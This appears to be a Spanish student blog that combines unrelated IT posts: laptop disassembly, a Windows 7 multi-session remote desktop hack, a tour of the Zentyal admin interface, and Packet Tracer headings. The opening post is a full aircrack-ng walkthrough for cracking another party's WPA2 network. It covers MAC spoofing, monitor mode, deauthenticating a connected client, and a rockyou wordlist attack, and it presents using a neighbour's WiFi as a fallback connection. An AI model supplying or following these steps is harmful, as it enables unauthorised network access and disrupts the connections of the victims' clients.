Hackear red wifi WPA2 con kali linux
podemos hackear una red wifi para usarla como alternativa de conectividad, en caso de que nuestro proveedor de servicios de Internet falle.
Comandos:
airmon-ng check kill
ifconfig
ifconfig wlan0 down
macchanger -r wlan0
iwconfig wlan0 mode monitor
ifconfig wlan0 up
airodump-ng wlan0
airodump-ng -c (canal) -w eddy --bssid (La MAC o BSSID del router)wlan0
aireplay-ng --deauth (Numero de intentos de desauntentificar a la víctima) -a (La MAC o BSSID del router) -c (La MAC del cliente conectado que queremos desconectar) wlan0
(sacamos un cliente del modem para que se conecte automáticamente)
aircrack-ng -w '/usr/share/wordlists/rockyou.txt' '/root/eddy-01.cap'
(rockyou.txt Es un archivo con contraseñas probadas)


Desarmado de una laptop
En este desensamble y ensamble del portátil podemos mostrar
su interior llevándolo hasta desarmar cada una de sus partes internas y externas.
Debemos de tener en cuenta donde van situadas cada una de las partes del portátil
Primero tenemos que retirar la batería
Se quitan los tornillos y levantamos la tapa
Procedemos a quitar el disco duro y las memorias RAM con
cuidado
Desensamblamos la parte donde se encuentra la tarjeta de red
Desensamblamos el teclado
Procedemos a quitar la parte de la tarjeta madre


Terminal con Windows 7
Windows 7 tiene la aplicación de conexión a escritorio
remoto por defecto en Accesorios ( Inicio -> Todos los Programas ->
Accesorios -> Conexión a escritorio Remoto)
Crear tantos usuarios como computadoras cliente se vayan a
conectar
Instalar el archivo termsrv.dll correspondiente a tu sistema
operativo.
o
Extrae el contenido del archivo descargado y
ejecuta como administrador "install.cmd" (Clic derecho sobre
install.cmd y Clic en ejecutar como Administrador). Y esperar a que termine de
ejecutarse.
o
Permitir Escritorio Remoto sobre el Firewall
(ver configuración anterior en XP).
o
Reiniciar.
Para cada una de las computadoras Cliente: Instala el
Cliente de Conexión a Escritorio Remoto
o
Abre el programa de Conexión a Escritorio Remoto
y Configura de esta forma:
o
En la Pestaña General escribe:
o
Equipo: Nombre del Servidor (computadora donde
reemplazaste termsrv.dll).
o
Nombre de Usuario: Un usuario válido en la
computadora Servidor (debe de tener contraseña, sino no se puede hacer la
conexión remota).
o
Contraseña: Contraseña del usuario que se
conecta.
o
Dominio: Nombre de la Computadora SERVIDOR.
Es necesario llenar el Asistente de licencia

Es necesario desinstalar estos paquetes


Importante: Para lograr terminar tu terminal tienes que eliminar las siguientes actualizaciones de tu sistema Windows.


Una vez instalado Zentyal. La primera pantalla solicita el nombre de usuario y la contraseña.
Una vez autenticados, aparecerá la interfaz de administración que se encuentra dividida en tres partes fundamentales:
Menú lateral izquierdo: Contiene los enlaces a todos los servicios que se pueden configurar mediante Zentyal, separados por categorías. Cuando se ha seleccionado algún servicio en este menú puede aparecer un submenú para configurar cuestiones particulares de dicho servicio.

Menú superior: Contiene las acciones: guardar los cambios realizados en el contenido y hacerlos efectivos, así como el cierre de sesión.

Contenido principal: El contenido, que ocupa la parte central, comprende uno o varios formularios o tablas con información acerca de la configuración del servicio seleccionado a través del menú lateral izquierdo y sus submenús. En ocasiones, en la parte superior, aparecerá una barra de pestañas en la que cada pestaña representará una subsección diferente dentro de la sección a la que hemos accedido.

Zentyal tiene un diseño modular, en el que cada módulo gestiona un servicio distinto. Para poder configurar cada uno de estos servicios se ha de habilitar el módulo correspondiente desde Estado del módulo. Todas aquellas funcionalidades que hayan sido seleccionadas durante la instalación se habilitan automáticamente.


Hay varios parámetros de la configuración general de Zentyal que se pueden modificar en Sistema-General.


Cuando se configure como cliente de DHCP, no sólamente se configurará la dirección IP sino también los servidores DNS y la puerta de enlace. Esto es habitual en máquinas dentro de la red local.
Bueno esta es un poco de configuración sobre cosas básicas que hay que hacer para crear nuestro servidor.

Topologia Packet Tracer 23/08/2018
IPV 4

IPV4 Y IPV6
Link


Topologia para el 17 de diciembre del 2018 (FINAL)


No hay comentarios.:
Publicar un comentario